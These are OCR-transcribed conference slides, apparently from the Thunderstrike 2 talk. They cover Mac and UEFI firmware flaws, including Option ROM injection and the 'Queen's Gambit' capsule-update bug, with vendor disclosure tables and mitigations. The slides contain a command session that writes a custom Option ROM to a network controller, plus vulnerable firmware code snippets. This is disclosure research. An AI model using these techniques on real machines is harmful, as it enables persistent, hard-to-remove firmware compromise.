
An observation

- Despite Venamis affecting many systems, it did not affect the latest MacBook (USB-C)
  - As evidenced by Trammel being able to wipe the script from memory entirely, but the system still resumed from sleep
- This means that Apple somehow fixed the issue on new machines, but didn't backport it to older ones
- Apple has stated that the 27" iMac released on 10/13/2015 protects its boot script with the SMM lockbox

Case study 4: Option ROMs




Case study 4: Option ROMs



(BlackHat 2007)


(BlackHat 2012)



Case study 4: Option ROMs

Element #3: Support from IBV, IHV & ISV Partners

- **OEM-ACTION**→ System ROM will need to contain UEFI drivers for all onboard devices (and no legacy drivers)
- **IHV-ACTION**→ Expansion cards will need Signed UEFI drivers
- **ISV-ACTION**→ Pre-boot software tools, for example bootable recovery disk, will need to be Signed



insyde®

IDF2011
INTEL DEVELOPER FORUM

- Intel added Option ROM signing to UEFI 2.3 and required it for Secure Boot.
- Apple is still on older EFI and still unconditionally executes Option ROMs.
- Despite Heasman's talk in 2007, Snare's demo in 2012 and Thunderstrike in 2014!
- Needs an architectural fix.

Case study 4: Option ROMs

How bad could a Thunderstrike bootkit be?

First of its kind: nothing is scanning for firmware rootkits on OS X.

Powerful: controls system from first instruction, can backdoor OS X kernel, log keystrokes, firmware or encryption passwords, etc.

Persistent: can't be removed by software since it controls the keys and update routines. Re-installing OSX or SSD won't remove it.

Stealthy: can hide in SMM, virtualization or Management Engine.


Viral: can spread via shared Thunderbolt devices.

Virulent: affects all current models of Intel MacBooks with Thunderbolt.

Remotely installable? Dark Jedi Coma and other Option ROMs.

(From the Thunderstrike talk at 31c3)

Case study 4: Option ROMs




Rebooting to DOS
is not required,
just root access!

```
mbp2014:~/efi/bh2015 sudo ./b57tool --pxe hello.rom
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
Read 0x400 bytes
PXE CRC e1107f5c
---- new image
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
---- writing PXE option rom+crc to 0x25fc
0029fc: 000400 / 000404
---- writing header
0000fc: 0000fc / 000100
---- verify
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
mbp2014:~/efi/bh2015:
```

Case study 4: Option ROMs

Get Remote Root Shell
(left as an exercise to the reader[19])



Install the whitelisted DirectHW.kext and map the PCIe space.

Write code into the ROM that will execute in the context of the BIOS at next boot

(Not just Thunderbolt - WiFi / GPU / SATA have them, too!)

Apple response

- In OS X 10.11, even if you have root, you will no longer be able to install enabling drivers like DirectHW.kext
- "The new iMacs announced [10/13/2015] do not load option ROMs by default."

Case study 5: VU #552286 ("Queen's Gambit")

- Corey Kallenberg won the 2015 Pwnie for "Best Privilege Escalation" with this bug, since it escalates from userspace (ring 3) to BIOS (ring -2.5 ;)) and it has affected *hundreds* of *models* of computers (which means hundreds of millions of shipping systems)

Case study 5: VU #552286 ("Queen's Gambit")

```
if (*MemorySize <= (CapsuleSize + DescriptorsSize)) { <= Bug 1
  return EFI_BUFFER_TOO_SMALL;
}
```

```
    //
    Desc = (EFI_CAPSULE_BLOCK_DESCRIPTOR  *
  } else {
    Size += (UINTN) Desc->Length; <= Bug 2
    Count++;
```

```
LbaCache = AllocatePool (FvbDev->NumBlocks * sizeof (LBA_CACHE)); <= Bug 3
```

```
  if (((Buff1 + Size1) <= Buff2) || (Buff1 >= (Buff2 + Size2))) { <= Bug 4
    return FALSE;
  }
```

- **We spent ~1 week looking at the UEFI reference implementation and discovered vulnerabilities in the capsule processing code**
  - We found 2 exploitable vulnerabilities code-named after chess moves. King's Gambit is in DXE phase, Queen's Gambit in PEI phase.
- **The vulnerabilities allow an attacker to get code execution in the context of an almost entirely unlocked platform**

- A number of memory corruption vulnerabilities were found in the EDK2 firmware update reference code and presented at BlackHat USA 2014

Vendor Information (Learn More)

Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	22 Jul 2014	01 Aug 2014
Dell Computer Corporation, Inc.	Affected	22 Jul 2014	28 Oct 2014
Hewlett-Packard Company	Affected	09 Jul 2014	12 Aug 2014
Lenovo	Affected	22 Jul 2014	02 Oct 2014
Phoenix Technologies Ltd.	Affected	22 Jul 2014	28 Oct 2014
Apple Inc.	Not Affected	22 Jul 2014	28 Oct 2014
Insyde Software Corporation	Not Affected	22 Jul 2014	03 Feb 2015
Intel Corporation	Not Affected	03 Dec 2013	19 Sep 2014
IBM Corporation	Unknown	22 Jul 2014	22 Jul 2014
NEC Corporation	Unknown	22 Jul 2014	22 Jul 2014
Sony Corporation	Unknown	22 Jul 2014	22 Jul 2014
Toshiba	Unknown	22 Jul 2014	22 Jul 2014

- VU #552286 affected many OEMs that made use of the reference implementation firmware update code
- Over 500 models affected from HP alone

EDK2 Capsule Update Source Code

```
while (Desc->Union.ContinuationPointer != (EFI_
  if (Desc->Length == 0) {
    //
    // Descriptor points to another list of blo
    //
    Desc = (EFI_CAPSULE_BLOCK_DESCRIPTOR  *) (U
  } else {
    Size += (UINTN) Desc->Length;
    Count++;
    Desc++;
  }
}
```

HP EliteBook 2540p Capsule Update HexRays Output

```
do
{
  if ( *(_QWORD *)aDescriptorBuffer )
  {
    vCapsuleSize += *(_DWORD *)aDescriptorBuffer;
    ++vNumDescriptors;
    aDescriptorBuffer += 24;
  }
  else
  {
    aDescriptorBuffer = *(_DWORD *)(aDescriptorBuffer + 8);
  }
}
while ( *(_QWORD *)(aDescriptorBuffer + 8) );
```

- Identification of the EDK2 vulnerabilities in OEM firmware was trivial thanks for the highly structured nature of UEFI

Vendor Information (Learn More)

Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	22 Jul 2014	01 Aug 2014
Dell Computer Corporation, Inc.	Affected	22 Jul 2014	28 Oct 2014
Hewlett-Packard Company	Affected	09 Jul 2014	12 Aug 2014
Lenovo	Affected	22 Jul 2014	02 Oct 2014
Phoenix Technologies Ltd.	Affected	22 Jul 2014	28 Oct 2014
Apple Inc.	Not Affected	22 Jul 2014	28 Oct 2014
Insyde Software Corporation	Not Affected	22 Jul 2014	03 Feb 2015
Intel Corporation	Not Affected	03 Dec 2013	19 Sep 2014
IBM Corporation	Unknown	22 Jul 2014	22 Jul 2014
NEC Corporation	Unknown	22 Jul 2014	22 Jul 2014
Sony Corporation	Unknown	22 Jul 2014	22 Jul 2014
Toshiba	Unknown	22 Jul 2014	22 Jul 2014

- Many OEMs declared they weren't vulnerable because they implemented their own custom firmware update routines and hence did not use the reference implementation code
- This seemed like a reasonable response at the time so we did not investigate further those vendors that gave this explanation

MacBook Air 4,1 UEFITool Output

01187BBB-DD3E-4D06-BA29-F09B92496599	File	PEI module
C779F6D8-7113-4AA1-9648-EB1633C7D53B	File	PEI module
TE image section	Section	TE image
233DF097-3218-47B2-9E09-FE58C2B20D22	File	PEI module

EDK2 CapsulePei.inf

```
[Defines]
  INF_VERSION                    = 0x00010005
  BASE_NAME                      = CapsulePei
  FILE_GUID                      = C779F6D8-7113-4AA1-9648-EB1633C7D53B
  MODULE_TYPE                    = PEIM
  VERSION_STRING                 = 1.0

  ENTRY_POINT                    = CapsuleMain
```

- Although Apple used their own custom firmware update mechanism, (and removes the names from files in the UEFI firmware filesystem), we could see the EDK2 module (CapsulePEI) which contained the VU #552286 vulnerabilities was still present in the MacBook Air 4,1 firmware image

HP EliteBook 2540p CapsulePEI HexRays Output


```
do
{
  if ( *(_QWORD *)aDescriptorBuffer )
  {
    vCapsuleSize += *(_DWORD *)aDescriptorBuffer;
    ++vNumDescriptors;
    aDescriptorBuffer += 24;
  }
  else
  {
    aDescriptorBuffer = *(_DWORD *)(aDescriptorBu
  }
}
while ( *(_QWORD *)(aDescriptorBuffer + 8) );
```

MacBook Air 4,1 CapsulePEI HexRays Output

```
while ( *(_QWORD *)(aDescriptorArray + 8) )
{
  if ( *(_QWORD *)aDescriptorArray )
  {
    vCapsuleSize += *(_DWORD *)aDescriptorArray;
    --v3;
    aDescriptorArray += 24;
  }
  else
  {
    aDescriptorArray = *(_DWORD *)(aDescriptorArr
  }
}
```


- We confirmed that the VU #552286 capsule coalescing vulnerability ("Queen's Gambit") that was present in the HP EliteBook was also present in the MacBook Air
- But… if this code isn't part of the normal MacBook firmware update code path, is it invokable…?

Create “CapsuleUpdateData”




- Nothing prevents attackers from exercising otherwise vestigial code
- This effectively doubles the attack surface against the firmware update path code

We refer to the technique of invoking what developers think is "dead code", purely for the purposes of attack, as "BIOS Necromancy"



- This is not a Mac specific problem. It is a generic UEFI ecosystem problem
- Firmware developers often “drop in” all or part of the reference implementation and build on top of it
- Even if they replace certain reference implementation functionality by “rolling their own”, unless they explicitly remove the vestigial reference implementation code path, they can remain vulnerable



- The mitigation is to identify and evict vestigial code from the firmware, which ultimately results in reduced attack surface
- However, this is a non-trivial task because:
  - Identifying code paths that should never be called under *any* legitimate circumstances is difficult
  - The penalty for a mistake is potentially very tangible: e.g. a bricked platform
  - The reward for doing this is less tangible: reduced attack surface
- Still, as security professionals, we feel like firmware developers should try

Apple response

- King's Gambit: not-present
  - *LegbaCore has not independently confirmed*
- Queen's Gambit: present
  - Mitigation: "We have made modifications to EFI to protect against running unused functions."
- The mitigations are available in the latest OS X 10.11.1 developer beta

The dark side of the Force is a pathway
to many abilities some consider to be unnatural

UEFI vulnerabilities are often shared between different systems.

Old bugs, new platforms

Vulnerability	Private disclosure Public disclosure	Status on OSX
Snorlax/PrinceHarming VU #577140	August 2013 July 2015 / May 2015	Patched June 2015
Darth Venamis VU #976132	Sept 2014 Dec 2014	Partial Patch June 2015
SpeedRacer/BIOS_CTNL VU #766164	Dec 2013 Aug 2014	Vulnerable (until they use SMM_BWP)
King's Gambit VU #552286	Dec 2013 Aug 2014	Vulnerable (Fix coming in 10.11.1)
The Sicilian VU #255726	~May 2013 Sep 2013	Vulnerable (mostly older machines)
Setup UEFI Variable VU #758382	June 2013 Mar 2014	Not vulnerable

What can vendors do?

- Test older vulnerabilities against your systems
- Don't silently fix vulnerabilities
- Use the locks provided by the platform:
  - BIOS_CNTL.{BIOSWE,BLE,SMM_BWP}, TSEGMB, PRR, etc
  - Chipsec can help validate platform configuration
- SMM Lockbox to help protect S3 resume script
- Intel Boot Guard on newer CPUs
- Better security around Option ROMs

What can the audience do?

- Start doing firmware forensics!
  - Thunderbolt OptionROM tool: (to be announced soon)
  - OptionROM integrity checker: https://github.com/legbacore/

Go check out OpenSecurityTraining.info for the free classes from Corey and Xeno on x86 assembly & architecture, binary executable formats, stealth malware, and exploits. Then go forth and do cool research for us to read about!

Thanks for attending our talk!

https://trmm.net/Thunderstrike_2

http://legbacore.com/Research.html

@qrs / hudson@trmm.net

@xenokovah / xeno@legbacore.com

@coreykal / corey@legbacore.com